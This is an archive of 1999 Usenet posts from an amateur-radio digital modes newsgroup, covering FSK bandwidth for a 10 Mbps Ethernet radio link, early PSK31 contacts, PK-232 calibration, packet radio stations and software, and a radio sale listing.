for an (almost) single chip bridge. Its wan port can be set to any speed up to 40Mbps.

I suggest that 2Mbps is probably enough for most ethernet applications, and 2Mbps digital radios are quite cheap. (We also made these, so they were just lying around...)
You could also get a radio which uses a more bandwidth efficient modulation, such as trellis coded QAM.
For example, 64QAM (not trellis coded) could be used to transmit 10Mbps in only a little over 2MHz of RF bandwidth.

Good luck,
Allan.
(I don't work for that company anymore.)

On Wed, 27 Jan 1999 21:59:05 -0800, John Miles <jmiles@pop.removethistomailme.net> wrote:

>I'm wondering if anyone can answer a couple of basic questions, and/or
>point me towards some good, easy-to-understand references on FSK
>communications theory. I've done the DejaNews thing, looked at a few
>dozen web pages, and pored over various editions of the ARRL handbook,
>but haven't yet found the answer(s) I'm looking for. Thought I'd throw
>the issues out for general discussion.
>
>Here's the problem: I'm interested in determining a reasonable channel

>bandwidth for an RF modem capable of handling 10-megabit
>Manchester-encoded Ethernet data from a 10BaseT interface. The modem
>will use simple FSK modulation, probably with the MC13155 chip, and I
>need to determine some good working values for the peak FM deviation and
>IF bandwidth requirements.
>
>It's my understanding that support for 10-megabit Ethernet dictates that
>signals up to 20 MHz be passed without substantial phase distortion.
>Looking at an actual data stream on a storage scope, it appears that
>every Ethernet packet is preceded by a dozen or so cycles of a 20 MHz
>burst, presumably for clock synchronization, so I'm assuming that the
>system 3-dB bandwidth needs to be at 25 MHz or so. Unless I'm off base,
>25 MHz seems like a good starting point.
>
>A good estimation of the RF/IF bandwidth required for an FM channel is
>given by Carson's rule, i.e.,
>
> bw = 2 * (highest modulating frequency + peak FM deviation)
>
>This works out reasonably well for conventional FM audio transmission
>applications with modulation indices of somewhere around 1 or more. An
>18 kHz FM channel can carry a 4 kHz signal with a deviation of 6 kHz
>(modulation index = 6/4 = 1.5), and so forth.
>
>Now, for conventional FM voice communications, typical NBFM modulation
>indexes seem to be in the 1 to 2 range. What I am wondering, is what
>modulation index values are generally chosen for FSK data transmission,
>and on what basis? Plugging in a modulation index of 1.5 for my 25 MHz
>channel yields a total bandwidth requirement of
>
> 2 * (25 MHz + 37.5 MHz deviation) = 125 MHz
>
>125 MHz for 10-megabit FSK seems awfully high to me, in light of
>existing designs that seem to get away with much less bandwidth. Glenn
>Elmore's page at http://www.tapr.org/~n6gn/uwavelink/faster.html
>suggests that it's reasonable to use a peak deviation of 2 MHz with 10
>Mbps data, yielding a channel bandwidth of only 14 MHz, but I have two
>questions about his derivation:
>
>1) Glenn's application of Carson's rule, 2*(2+5)=14, assumes that a
>low-pass cutoff of 5 MHz is sufficient to transmit 10 Mbps Ethernet
>data. I don't see how this could be the case, given the presence of
>much higher-frequency components (like my observed 20 MHz burst) in a
>real-world 10BaseT signal.
>
>2) A peak deviation of 2 MHz with even a 5 MHz maximum frequency works
>out to an FM modulation index of only 0.4. With a 25 MHz cutoff the
>modulation index would become 0.08. These figures are much lower than
>the the modulation indices used on FM voice channels, suggesting that
>perhaps I'm mistaken in applying terms like "modulation index" to FSK in

>the first place. Are these modulation index values reasonable for FSK
>data transmission, and if not, what should I be shooting for instead?
>
>Obviously these are some pretty fundamental questions, and I don't mind
>replies like "you don't even have the basics right, you need to hit the
>books," as long as they are accompanied by pointers to good references
>on the subject. I know Glenn Elmore hangs out here, but I have already
>bugged him enough in email on this project, and have concluded that what
>he is calling "10 MBps Ethernet" on his web site is somehow very
>different from what I am seeing with an actual 10BaseT link. :) He
>reports success in running a MC13055 demodulator at 10 megabits with the
>above FM parameters, but I have been completely unable to duplicate this
>feat on my own bench. No doubt I'll get good empirical results by
>tinkering around with the faster MC13155 chip, but this is one of those
>cases where I would rather have a sound theoretical knowledge of what's
>going on.
>
>TIA for any insights!
>
>-- jm KE5FX

507. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: n5jyk <n5jyk@yahoo.com>
Message-ID: <36b01d62.0@news2.uswest.net>
Source record: 20057

I'm ready to try this!

Anyone else?

My working (I think) setup is a 757, soundcard, and windows software
downloaded from http://aintel.bi.ehu.es/psk31.html

see you on the air.

Brandon -- N5JYK
James Rosenthal wrote in message <78oomf$i0o@nntp.seflin.org>...
>
>PSK31 is on the air!
>~~~~~~~~~~~~~~~~~~~~
>Heard N7DME and W6JVE on BPSK this evening on 14.07110 Mhz at 0322Z.
>
>Jim (N7DME) mentioned that he had worked a guy in PA earlier on 15m using
>10 watts. The other guy was running 5 watts at the time.
>
>Here's what I have found out in using the PSK31 program;
>
>The "waterfall" window is ~430 Hz wide and it is no problem to tune
>someone in. I was using an AOR receiver that allows 1 Hz tuning steps
>which is very helpful for the final tune.
>
>3. The waterfall tuning works VERY good and you -can- "see" and copy
>signals you barely can hear. I was so busy trying out the program etc I
>forgot all about trying attenuation in the receiver to see what it did
>at/below the noise level! (Next time for sure!)
>
>While listening to N7DME I set my DSP unit down to 10 Hz B/W and the copy
>was still ok. I found 20 or 30 Hz B/W to be absolutely fine. It's
>interesting to see the waterfall display change as you vary the DSP B/W.
>I used 10 Hz steps for the "coarse" tuning.
>
>N7DME's signal was a few dB above the noise level, the "S" meter was not
>responding at all to his signal, only background noise. Setting the Rx B/W
>from 3 kHz to 220 kHz had no affect on the copy of his signal even though
>the background "noise" level changed.
>
>The signals sound very much like a very narrow ringing 1 Khz crystal
>filter. But not annoying at all. The modulation has a "smooth" sound so
>the ringing affect isn't that bad. Certainly RTTY signals are more nerve
>jangling.
>

> TRY THIS MODE, IF YOU LIKE KEYBOARD QSOs. I THINK YOU'LL LIKE IT!
>
>73, Jim Rosenthal, WA4STJ
>(No, I'm not selling the program ;-)

508. Re: PK-232 European tones and calibration help please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: Ged <ged@montgomery61.freeserve.co.uk>
Message-ID: <8QYZHCABKGs2Ewmj@montgomery61.freeserve.co.uk>
Source record: 20058
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <36af95a6.14982007@news.compuserve.com>, Richard C. Ferryman
<106255.1565@compuserve.com> writes
>I have a PK-232MBX which seems to be the European export version with
>European tones. My manual only quotes the US tones under the CALibrate
>command (using 200 Hz shift on HF). Thus R168 is shown as
>controlling HF mark at 2110 Hz whereas it is actually nearer 1460 Hz
>mark and 1660 Hz space.
>Does anyone have the correct European tones as specified by AEA? Do
>you also know the correct procedure for calibrating R81/R96
>(discriminator). I am sure that my settings have drifted with time.
>Any other advice welcome.
>As an aside does anyone know if the new DSP add-on works with European
>tones?
>Thanks and 73 from Richard G4BBH
Hello Richard. From memory I think the original settings were 1260/1460.
I have my own set to 1275 and 1475.

From the service manual:-
Demodulator (Receive) settings are..
1) Connect the oscilloscope to U30 pin 14
2) Adjust R81 for maximum signal amplitude
3) Press the space bar. The on-screen frequency counter should read 2310
(1460 European ??) +/- 5 Hz
4) Connect the oscilloscope to U30 pin 1
5) Adjust R96 for maximum signal amplitude

73
--
Ged

509. Re: Palm III and packet (ACTUALLY HP48)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: ralphmw@aol.com
Message-ID: <19990128090435.00916.00000023@ng-fc1.aol.com>
Source record: 20059

Hi, I may not be running a Palm Pilot but the application is close. I have a Casio Cassiopiea HPC running Windows CE 2.0. For my TNC I have a Paccomm PicoPacket with the optional battery pack. It's about the size of a pack of cigarettes. Makes for a very portable system. I lug mine around in a fanny pack, HT included. Good luck & 73's.

de Ralph NH6QT
ralphmw@aol.com

510. XPWIN 1.2.5 now Available

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: xpware@home.com
Message-ID: <36b06ec4.1168702@wingate>
Source record: 20060

Just a quick note XPWIN version 1.2.5 is now available from my
web site at www.goodnet.com/~gjohnson.

The major changes for the program are additional controller
support for the Kantronics KAM98 and HAL DXP38 controllers.

Several other reported bugs were also corrected. As for
updates to the software, there are several planned over the next
couple of months these involve adding more transceiver support,
expanding into the SCS host mode and several other user requested
updates.

XPWIN currently supports the followng controllers.

AEA PK232, PK900, DSP1232, DSP2232 and DSP232
Kantronics KAM, KAM+, KAM98, KPC3, KPC3P, KPC9612, KPC9612P
SCS PTC. PTC-II
Paccomm PTC
HAL P38, PCI4K, DXP38, DSP4100

73 Gary KF7XP

511. Re: Chicago packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: Len Revelle <lenrev@mc.net>
Message-ID: <78pshv$qk9$1@netnews.mc.net>
Source record: 20061

APRS on 144.39.
Much activity on 145.01, 145.03, 145.05, etc...

--
****
Len Revelle n9ij@iname.com
N9IJ lenrev@compuserve.com
AMA 60055 http://user.mc.net/~lenrev
****
Cal Kutemeier wrote in message <78lqi0$gtt@dfw-ixnews6.ix.netcom.com>...
>Just bought a 2 meter packet station. Using a KPC-3 on 1200 baud. Can
anyone help me find local packet stations in the NW suburbs of Chicago?

512. AGW Packet Engine and Soundcards

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: "(SV2AGW)George Rossopoulos" <sv2agw@pigeon.ee.auth.gr>
Message-ID: <78qbmh$t4u$1@foo.grnet.gr>
Source record: 20062

Hi

Finally ,after 8 months of research, I released the first version for 1200b
packet using the soundcard.
So now AGW Packet Engine supports the follow tncs
1.all external serial tncs(including dual port like kantronics,dsp-2232 etc)
2.Baycom for 1200/2400b
3.YAM
3.DRSI cards (all of them)
4.Uscc (4 and 2 channels)
5.Optoscc
6.Petscc
7.OE5DXL 9600b cheap modem
8.Picpar and BP-96 (9600b)
9.SoundCards with PSA chipset (1200/9600)
10.Any sound card that WIN95/98 support (1200b)

The Soundcard dsp modem uses the multimedia windows API. The program can
work even with slower computers (486).

For more details and downloads check my web site
http://www.forthnet.gr/sv2agw/

73
(SV2AGW) George Rossopoylos
sv2agw@the.forthnet.gr
sv2agw@pigeon.ee.auth.gr
http://www.forthnet.gr/sv2agw

513. Question for newsgroup moderator/manager

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: japalese@aol.comQNOSPAMQ
Message-ID: <19990128163414.16732.00000205@ngol05.aol.com>
Source record: 20063

What is the name of the news server that hosts this group?

Regards,

To Reply: Remove QNOSPAMQ from my e-mail address.

514. Re: Question for newsgroup moderator/manager

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: Colin Guillas <rguillas@nrn1.nrcan.gc.ca>
Message-ID: <36B0E1FF.8FB8D6AA@nrn1.nrcan.gc.ca>
Source record: 20064

Well, actually, the whole point of usenet news is having non-centralized servers... so essentially, the host of the group *YOU* are reading is AOL- the one I am reading, while still rec.radio.amateur.digital.misc, is hosted by Natural Resources Canada, which is my ISP. When you post to a usenet newsgroup, it is distributed around the world automatically, and fairly randomly. :-) Much like the packet radio network, where packets fly all over the place before they actually get to where they are supposed to be going. Email is point-to-point on the internet, so it's a little more orderly than usenet. Controlled chaos, if you will.

JAPalese wrote:
>
> What is the name of the news server that hosts this group?
>
> Regards,
>
> To Reply: Remove QNOSPAMQ from my e-mail address.

--
+--+
| Colin Guillas Ringmaster For Commodore Ring |
| http://welcome.to/cbmring ringmaster@ottawa.com |
+----| ICQ#: 19683759 |-----| Ham Radio: VA3CSG |----+

515. Advice - remote control, digital comms

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: Tim & Gina Woodburn <Tim@focalpoint.freeserve.co.uk>
Message-ID: <78qtb1veq1@news7.svr.pol.co.uk>
Source record: 20065

I am currently looking at digital comms for my entry into UK Robot wars.
The band I'm using is 40Mhz.

I plan to send RS232 data with error detection (CRC) or forward error
correction. Does anybody know of any software that can do this?

Finally, any hints or tips that may have sprung to mind would be greatly
appreciated.

Thanks

Tim

516. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B1129F.7FD6@pop.removethistomailme.net>
Source record: 20066
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Allan Herriman wrote:
>
> Here I go, replying to my own posts again....
>
> >We used arcnet instead of ethernet (I said this was a long time ago!).
>
> We actually were using 10base2 ethernet for our computer network at
> the time. I figured that the bandwidth of ethernet would have been
> much too high for the FM video link (as you've found), and decided
> that arcnet, at 2.5Mbps, would be much easier.
>
> There was a Novell Netware server at each end of the link, so I just
> plugged an arcnet card into each, and loaded the appropriate driver to
> get it to route packets between the ethernet and arcnet.
>
> Allan.

Sounds like you got lucky with the 10base2 transceiver, getting it to work the first time you powered it up! I am seldom so lucky... it'll be interesting to play with the MC13155 chip this weekend and see if my luck changes versus what I was getting with the slower 13055.

I am just planning to run this link across a ~150-foot parking lot with a couple of K-band Gunnplexers, so I am not horribly concerned about total occupied bandwidth as long as it turns out to be within the 13155's limits. I am, however, concerned with the fact that I don't know, and can't seem to find in any textbooks, the theory behind how much frequency deviation should be used for FSK and what the tradeoffs are.

I agree that the "better" way is to get a couple of actual Ethernet bridges and connect them with a commercial radio link, but considering that all I am trying to do is learn a little about high-speed data transmission and play a decent game of Quake, I don't think I can justify the $6K-$15K budget that the commercial solutions demand. This is strictly for personal amusement and telecommuting rather than any type of mission-critical commercial application.

There is a severe shortage of good literature in the ham community on 10-megabit data transmission theory and practice. There are plenty of DejaNews entries with people asking "how do I make the N6GN design work at 10 megabits," but to date nobody has reported details of a successful, reproducable project. If all goes well with the MC13155, it might be nice to put a short article in QST or QEX detailing the design

of the RF modem and its 10BaseT interface, just for the benefit of posterity. That is one reason I am not comfortable just fiddling with the deviation and channel bandwidth until it happens to work -- it is hard to look scientifically-enlightened when you can't fill at least a couple paragraphs with complicated-looking equations. :-)

-- jm KE5FX

Note: My E-mail address has been altered to avoid spam
---

517. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <36B11646.536C@pop.removethistomailme.net>
Source record: 20067

Alexander Kurpiers wrote:
>
> John Miles wrote:
>
> > Here's the problem: I'm interested in determining a reasonable channel
> > bandwidth for an RF modem capable of handling 10-megabit
> > Manchester-encoded Ethernet data from a 10BaseT interface. The modem
> > will use simple FSK modulation, probably with the MC13155 chip, and I
> > need to determine some good working values for the peak FM deviation and
> > IF bandwidth requirements.
>
> Get rid of the Manchester-encoding first. It will double your base-band
> spectrum
> - you doni¿½t need that.
>

...and replace it with what, though? I'm not too familiar with the
alternatives to Manchester as far as FSK transmission is concerned.
Since this is just a one-off project for personal amusement, I would
rather not complicate the design by resorting to a more exotic
modulation scheme or converting the physical layer between different
formats, if possible. I am going to be piping this channel through a
pair of good-quality K-band Gunnplexers that would probably work fine
with a 500 MHz modulation bandwidth, so *optimizing* the bandwidth isn't
nearly as important to me as *understanding* what factors go into the
bandwidth calculation.

> > A good estimation of the RF/IF bandwidth required for an FM channel is
> > given by Carson's rule, i.e.,
> >
> > bw = 2 * (highest modulating frequency + peak FM deviation)
>
> Carsoni¿½s rule works only for wide band FM. For NBFM it is more or less
>
> BW= 2*highest modulating frequency
>

Hmmm. The ARRL Handbook claims that Carson's rule works only for
narrow-band FM. (scratching head, looking confused)

> For 9k6 FSK we usually use 3kHz peak deviation, so for your application
> 3MHz
> sounds reasonable. 20MHz is maybe a bit too narrow (so you will down
> some -30dB there)
> but it would be ok for the receive filter. With 2MHz as N6GN suggests,

> 20MHz should
> be ok, although I doubt that the signal will fit into 14MHz.

That's the impression I get, although (again) I wish I knew the
quantitative basis for selecting a given amount of deviation. It
probably comes down to S/N ratio in the end -- most everything does,
really -- but it would be nice if I could track down some analytic
descriptions.

>
> As we all know, it is practically impossible to calculate the spectrum
> of an
> analog FM signal (only for some cases it is possible). For data signals
> the
> spectrum can be calculated (although it is quite difficult).
>
> The main point in any bandwidth discussion is: how do you define
> bandwidth?
> An FM signal *always* has an infinite bandwidth - thatï¿½s the theory.
> The spectrum decays quite slowly, so if we say -40dB is ok for our
> neighbour channel,
> 25MHz should be fine in your case. For the IF filter the bandwidth
> should
> be more narrow, as your signal will probably be only 20dB above noise,
> so that you
> can use 15-20MHz wide filters.
>

Sounds convenient, given that I already have a few 20 MHz filters in the
junk box!

thanks es 73 -- jm KE5FX

> 73ï¿½ Alexander
>
>

Note: My E-mail address has been altered to avoid spam
---

518. Packet software For Mac Classic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: silver <silver47@Ag.net>
Message-ID: <280119992108310304%silver47@Ag.net>
Source record: 20068

I need TNC software for may old Mac Classic. Any ideas?

73 ron <WA4LOX@mindspring.com>

519. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: n5jyk <n5jyk@yahoo.com>
Message-ID: <36b13ef1.0@news2.uswest.net>
Source record: 20069

Sunday, before the superbowl, is a good time for me Seth.

You pick the freq, my antenna is equally bad on all the bands :) It is
one of the rain gutters on my condo.

I have to back down the rf gain on my 757 to keep from overloading
my sound card. VOX seems to work well on transmit. The 757 has
"back panel" af ouput at 200mv p-p and an AFSK input, both of them
are standard RCA jacks. I am using RCA to 1/8 inch adapters on a
nice commercial twin-lead audio patch cable between the radio and
the sound card.

The PSK31 web page and the software I downloaded advises USB. And
to start with BPSK to initiate the contact, then switch to QPSK.

I anticipate difficulty in tuning the 757. It tunes in 10hz steps and
displays
the 100hz steps. But it does have a "shift" tuner and the software can
adjust some to get the signal on center.

I look forward to hearing from you... and anybody else that would like to
get into the fray. The more the merrier!

Brandon -- N5JYK
Northern Colorado
Seth Miller wrote in message <36B11A78.2E9432CD@NOSPAMworldnet.att.net>...
>YES!! Been waiting for this to catch on a little. Anyone want to set up
>a sched sometime this weekend..?
>
>- Seth N6BMB (West Coast)
>
>(Please remove the 'NOSPAM' text from the above address to send a
>personal reply. I apologize for the inconvenience.)
>
>
>
>
>n5jyk wrote:
>>
>> I'm ready to try this!
>>
>> Anyone else?
>>
>> My working (I think) setup is a 757, soundcard, and windows software
>> downloaded from http://aintel.bi.ehu.es/psk31.html
>>

>> see you on the air.
>>
>> Brandon -- N5JYK
>> James Rosenthal wrote in message <78oomf$i0o@nntp.seflin.org>...

520. Re: Chicago packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: Dan Cook <dccook@pop.dnvr.uswest.net>
Message-ID: <36B15251.1A89C45D@pop.dnvr.uswest.net>
Source record: 20070

Check out this web site for packet info in Chicago.

http://www.execpc.com/~ih/chi_vapr/index.html

Dan
aa0qc
Lakewood, Colorado

Cal Kutemeier wrote:
>
> Just bought a 2 meter packet station. Using a KPC-3 on 1200 baud. Can anyone help me find local packet stations in the NW suburbs of Chicago?

521. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: Tom Wilson <ka7w@outerbounds.net>
Message-ID: <36B15242.613A@outerbounds.net>
Source record: 20071

PSK31 Works very well, Look on USB 14,070+/-, 40 meters I have worked around 7,070+/- ... Have called lots of CQ's on 10 mtrs 28,070 17 meters 18,070 , 15 meters 21070, so guys tune around. Heard a guy on 80 meters around 3600, didnt get tuned up in time.

Very fun mode to operae and very easy to get set up

73 de KA7W/Tom

522. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: n5jyk <n5jyk@yahoo.com>
Message-ID: <36b15758.0@news2.uswest.net>
Source record: 20072

The superbowl starts at 3p pacific time, 4p mountain. So 10a your
time is 11a my time.

I'll be there Seth.

Brandon -- N5JYK

Seth Miller wrote in message <36B1457B.C8AFB899@NOSPAMworldnet.att.net>...
>Not sure when the Super Bowl is going to start, how about 10:00am
>Pacific Time on Sunday? Let's try 14.070, or 14.069 if primary is busy.
>I will be on USB, BPSK. I will be exactly on 14.070, +/- a few Hz.
>
>Let's see what happens...
>
>- Seth N6BMB
>
>
>(Please remove the 'NOSPAM' text from the above address to send a
>personal reply. I apologize for the inconvenience.)
>
>
>
>n5jyk wrote:
>>
>> Sunday, before the superbowl, is a good time for me Seth.
>>
>> You pick the freq, my antenna is equally bad on all the bands :) It is
>> one of the rain gutters on my condo.
>>
>> I have to back down the rf gain on my 757 to keep from overloading
>> my sound card. VOX seems to work well on transmit. The 757 has
>> "back panel" af ouput at 200mv p-p and an AFSK input, both of them
>> are standard RCA jacks. I am using RCA to 1/8 inch adapters on a
>> nice commercial twin-lead audio patch cable between the radio and
>> the sound card.
>>
>> The PSK31 web page and the software I downloaded advises USB. And
>> to start with BPSK to initiate the contact, then switch to QPSK.
>>
>> I anticipate difficulty in tuning the 757. It tunes in 10hz steps and
>> displays
>> the 100hz steps. But it does have a "shift" tuner and the software can
>> adjust some to get the signal on center.
>>
>> I look forward to hearing from you... and anybody else that would like to

>> get into the fray. The more the merrier!
>>
>> Brandon -- N5JYK
>> Northern Colorado
>> Seth Miller wrote in message
<36B11A78.2E9432CD@NOSPAMworldnet.att.net>...
>> >YES!! Been waiting for this to catch on a little. Anyone want to set up
>> >a sched sometime this weekend..?
>> >
>> >- Seth N6BMB (West Coast)
>> >
>> >(Please remove the 'NOSPAM' text from the above address to send a
>> >personal reply. I apologize for the inconvenience.)
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>> >n5jyk wrote:
>> >>
>> >> I'm ready to try this!
>> >>
>> >> Anyone else?
>> >>
>> >> My working (I think) setup is a 757, soundcard, and windows software
>> >> downloaded from http://aintel.bi.ehu.es/psk31.html
>> >>
>> >> see you on the air.
>> >>
>> >> Brandon -- N5JYK
>> >> James Rosenthal wrote in message <78oomf$i0o@nntp.seflin.org>...

523. Re: Packet software For Mac Classic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: n5jyk <n5jyk@yahoo.com>
Message-ID: <36b15a97.0@news2.uswest.net>
Source record: 20073

I use Zterm. Its just a terminal emulator but its the only thing that I could find.

Hope this helps.

Brandon -- N5JYK
silver wrote in message <28011999210831030 4%silver47@Ag.net>...
>I need TNC software for may old Mac Classic. Any ideas?
>
>73 ron <WA4LOX@mindspring.com>

524. Re: Question for newsgroup moderator/manager

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7b1rmo.bs9.nomail@sys3.pe1chl.ampr.org>
Source record: 20074

Colin Guillas <rguillas@nrn1.nrcan.gc.ca> wrote:
>Well, actually, the whole point of usenet news is having non-centralized
>servers... so essentially, the host of the group *YOU* are reading is AOL- the
>one I am reading, while still rec.radio.amateur.digital.misc, is hosted by
>Natural Resources Canada, which is my ISP. When you post to a usenet newsgroup,
>it is distributed around the world automatically, and fairly randomly. :-) Much
>like the packet radio network, where packets fly all over the place before they
>actually get to where they are supposed to be going. Email is point-to-point on
>the internet, so it's a little more orderly than usenet. Controlled chaos, if
>you will.

And there is no moderator/manager, either...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

525. Re: Chicago packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-28 00:00:00 UTC
From: John Maenpaa <maenpaa@cig.mot.com>
Message-ID: <36B0A647.3BE0FFC2@cig.mot.com>
Source record: 20075

Cal Kutemeier wrote:
>
> Just bought a 2 meter packet station. Using a KPC-3 on 1200 baud. Can anyone help me find local packet stations in the NW suburbs of Chicago?

There's the W9ZMR packet BBS system on 144.970 in Streamwood. There's
some local keyboard-to-keyboard and personal mailboxes on 145.030.

Monitor 145.985 with your packet station ... MIR's packet signals
are very easy to copy.

--
John Maenpaa WB9JEJ
maenpaa@starnetinc.com

526. FS: YAESU FT-736 vhf/uhf

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Bob <nospam@nospam.com>
Message-ID: <ov7s2.81$TF2.262@news.rdc1.pa.home.com>
Source record: 20076
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio.amateur.space,rec.radio.amateur.swap,tnn.radio.amateur

I have for sale a YAESU FT 736.
vhf / uhf all-mode base station.
stock bands are 2meters+ 70cm. also has 6 meters and 1.25 meters.
plus the FVS-1/1a Voice Synthesizer and the FTS-8 CTCSS Module.

on a scale from 1 to 10 this rig is a 8.
it has very light scratches on it, a a tiny tiny ding in the tuning knob.
i bought it this way. the radio has been to yaesu for a Dust and clean.
and the IF circuit replaced. i bought it broken and had it fixed.
it is 100% working condition and is looking for a good home.

First $1500 gets it shipped free. no trades i need the cash.

please reply to churchrr@home.com
or feel free to call 215-830-8775 ask for bob
de n3mqp

527. FS: YAESU FT-736 vhf / uhf allmode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Bob <nospam@nospam.com>
Message-ID: <Pw7s2.83$TF2.242@news.rdc1.pa.home.com>
Source record: 20077
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio.amateur.space,rec.radio.amateur.swap,tnn.radio.amateur

I have for sale a YAESU FT 736.
vhf / uhf all-mode base station.
stock bands are 2meters+ 70cm. also has 6 meters and 1.25 meters.
plus the FVS-1/1a Voice Synthesizer , CW keyer, and the FTS-8 CTCSS Module.

on a scale from 1 to 10 this rig is a 8.
it has very light scratches on it, a a tiny tiny ding in the tuning knob.
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and the IF circuit replaced. i bought it broken and had it fixed.
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First $1500 gets it shipped free. no trades i need the cash.

please reply to churchrr@home.com
or feel free to call 215-830-8775 ask for bob
de n3mqp

528. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: allan.herriman.hates.spam@fujitsu.com.au
Message-ID: <36b10608.2499418@newshost>
Source record: 20078
Cross-posted to: rec.radio.amateur.homebrew,sci.electronics.design,rec.radio.amateur.digital.misc

Here I go, replying to my own posts again....

>We used arcnet instead of ethernet (I said this was a long time ago!).

We actually were using 10base2 ethernet for our computer network at
the time. I figured that the bandwidth of ethernet would have been
much too high for the FM video link (as you've found), and decided
that arcnet, at 2.5Mbps, would be much easier.

There was a Novell Netware server at each end of the link, so I just
plugged an arcnet card into each, and loaded the appropriate driver to
get it to route packets between the ethernet and arcnet.

Allan.

529. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: Seth Miller <seth.miller@NOSPAMworldnet.att.net>
Message-ID: <36B11A78.2E9432CD@NOSPAMworldnet.att.net>
Source record: 20079

YES!! Been waiting for this to catch on a little. Anyone want to set up
a sched sometime this weekend..?

- Seth N6BMB (West Coast)

(Please remove the 'NOSPAM' text from the above address to send a
personal reply. I apologize for the inconvenience.)

n5jyk wrote:
>
> I'm ready to try this!
>
> Anyone else?
>
> My working (I think) setup is a 757, soundcard, and windows software
> downloaded from http://aintel.bi.ehu.es/psk31.html
>
> see you on the air.
>
> Brandon -- N5JYK
> James Rosenthal wrote in message <78oomf$i0o@nntp.seflin.org>...

530. Re: PSK on the AIR!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <78r5qv$43r@nntp.seflin.org>
Source record: 20080

More news about PSK31 signals and the program.
~~~~~~
Listening to NB6Z and K1GMH QSO on 14.071267 Mhz. A 59+30 Packet signal 1.5 Khz away with beam to North doesn't interfer with NB6Z's signal. He's running 5 watts (battery powered). His signal was not observable on the "S" meter!

On another signal I switched the 5 way DOW antenna switch to a position with no antenna connected (two empty positions away from the antenna with dummy load in between) and I was still copying a PSK signal that was weak ON the antenna! Another signal was copied fine with Packet sig 59+10, 1.1 Khz away. If can you can hear them at all you WILL copy them OK!

I've heard many signals around 14.070 to 14.720 MHz. This evening. The guys are mentioning going to 40m but haven't said what freq they are hanging around. I would guess near 7.025 Mhz.

Most people are still getting used to the mode and are trying different power levels etc. Just about everyone is trying the lowest settings their rigs will go down to (5/10 watts generally). All the while there is a 59+20 Packet station screaming away (now) ~1.2 Khz away!) The narrow DSP settings really do a job on those "other" guys! :)

A 6 came on with 4CX1000 and everyone was telling him to "toss it" and use the exciter on LOW power. One guy downloaded the program and was on the air in just a few minutes. He cheated, he had the cables already made up!

I made a more careful measurement and found out the "waterfall" tuning scope is +/- 250 Hz about the "Rx Freq Hz" display frequency.

The latest version of the program is V1.04. You can get it from;

ftp://det.bi.ehu.es/pub/ham/psk31

p31sbw104.zip is the sound card version and the one you'll probably want.

73, Jim Rosenthal, WA4STJ
Like an ex-boss of mine used to say, "A little science goes a long way!"
~~~~~~

531. Re: [Q] FSK bandwidth for 10-megabit Ethernet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-29 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <36ca2fcd.2735538035@news.sci.fi>
Source record: 20081

On Thu, 28 Jan 1999 18:00:38 -0800, John Miles
<jmiles@pop.removethistomailme.net> wrote:

: Alexander Kurpiers wrote:

: > John Miles wrote:

: > > A good estimation of the RF/IF bandwidth required for an FM channel is
: > > given by Carson's rule, i.e.,
: > > bw = 2 * (highest modulating frequency + peak FM deviation)

: > Carsoni¿½s rule works only for wide band FM. For NBFM it is more or less
: > BW= 2*highest modulating frequency

